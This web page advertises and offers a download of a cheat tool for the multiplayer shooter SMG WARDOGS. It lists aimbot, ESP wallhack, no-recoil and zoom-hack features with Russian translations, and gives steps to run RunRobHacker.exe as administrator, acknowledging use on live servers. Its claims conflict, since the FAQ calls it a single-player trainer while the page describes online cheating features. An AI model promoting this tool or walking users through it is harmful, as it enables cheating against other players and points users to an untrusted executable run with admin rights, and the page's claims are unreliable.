



Search SMG WARDOGS here for a complete option map: Aimbot, Visuals, Misc, World, Settings.
Functions
Aimbot
- Aimbot — Аимбот
- Enable — Включить
- Activation Key — Клавиша активации
- Auto Switch — Авто-переключение
- Ignore Downed — Игнорировать сбитых
- Visible Check — Проверка видимости
- Show Radius — Показать радиус
- Circle Segments — Сегменты круга
- Circle Thickness — Толщина круга
- Show Crosshair — Показать прицел
- Field of View — Поле зрения
- Smooth — Сглаживание
- Maximum Distance — Максимальная дистанция
- Bone Selection — Выбор кости
- Interactive Bone Picker — Интерактивный выбор кости
- Bone Priority — Приоритет кости
Visuals
- Visuals — Визуалы
- Box Mode — Режим рамки
- Off — Выкл
- Normal — Обычный
- Corners — Углы
- Visible State — Состояние видимости
- Filled — Заполненный
- Name — Имя
- Font Size — Размер шрифта
- Downed Color — Цвет сбитых
- Weapon — Оружие
- Skeleton — Скелет
- Colored — Цветной
- Thickness — Толщина
- Max Distance — Макс. дистанция
- Distance — Дистанция
- Invisible Text — Текст для невидимых
- Invisible Color — Цвет невидимых
- Visible Text — Текст для видимых
- Visible Color — Цвет видимых
- Health — Здоровье
- Maximum Distance — Максимальная дистанция
- Preview — Предпросмотр
- Live ESP Layout Preview — Живой предпросмотр ESP
- Drag Elements — Перетаскивание элементов
Misc
- Misc — Разное
- No Recoil — Без отдачи
- Radar — Радар
- Zoom — Зум
- Background — Фон
- No Resize — Без изменения размера
- My Direction — Моё направление
- Length — Длина
- View Direction — Направление взгляда
- Thickness — Толщина
- Players — Игроки
- Visible — Видимые
- Downed — Сбитые
- Outline — Контур
- Fov Changer — Изменение FOV
- FOV — Поле зрения
- Zoom Hack — Хак зума
- Activation Key — Клавиша активации
- Zoom Value — Значение зума
World
- World — Мир
- Objects — Объекты
- Wheeled Vehicles — Колёсный транспорт
- Show Background — Показать фон
- Show Title — Показать заголовок
- Show Point — Показать точку
- Show Distance — Показать дистанцию
- Show Friendly — Показать союзников
- Own Faction — Своя фракция
- Maximum Distance — Максимальная дистанция
- Font Size — Размер шрифта
- Point Size — Размер точки
- Custom Title — Свой заголовок
- Tracked Vehicles — Отслеживаемый транспорт
- Air Vehicles — Воздушный транспорт
- Stationary Vehicles — Стационарный транспорт
- Mounted Weapons — Установленное оружие
- Dropped Items — Выпавшие предметы
- Containers — Контейнеры
Settings
- Settings — Настройки
- General — Общие
- Save Settings — Сохранить настройки
- Load Settings — Загрузить настройки
- Reset Settings — Сбросить настройки
- Font Name — Название шрифта
- Font Size — Размер шрифта
- Change Font — Изменить шрифт
- Reset Font — Сбросить шрифт
- Binds — Привязки
- Menu — Меню
- Panic — Паника
- Battle Mode — Боевой режим
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch WARDOGS.
Live servers — you use it at your own risk.
Frequently asked questions
Does the trainer work on the current WARDOGS version?
Yes. The trainer works on the current WARDOGS patch. The build tracks the live Steam version.
How do I install and run it?
Download the archive from this page, unpack it, run RunRobHacker.exe as administrator, open the WARDOGS card and toggle functions with the hotkeys in the list.
Is the trainer free?
Yes. Download it free, no account needed. It is meant for single-player; using it in online modes can break the game’s rules.
How to install
Download RunRobHacker.zip → RunRobHacker.exe → WARDOGS.
Tags
Comments
Nobody has written yet. Be the first — ask or share what worked.
Sign in to leave a comment-
Nov 25, 2026 Trainer v1.0
Does it work?
Trainer updates
We watch Steam patches: when the game updates, we check the trainer and ship a new build.
SMG WARDOGS: full function list 2026
Search SMG WARDOGS here for a complete option map: Aimbot, Visuals, Misc, World, Settings.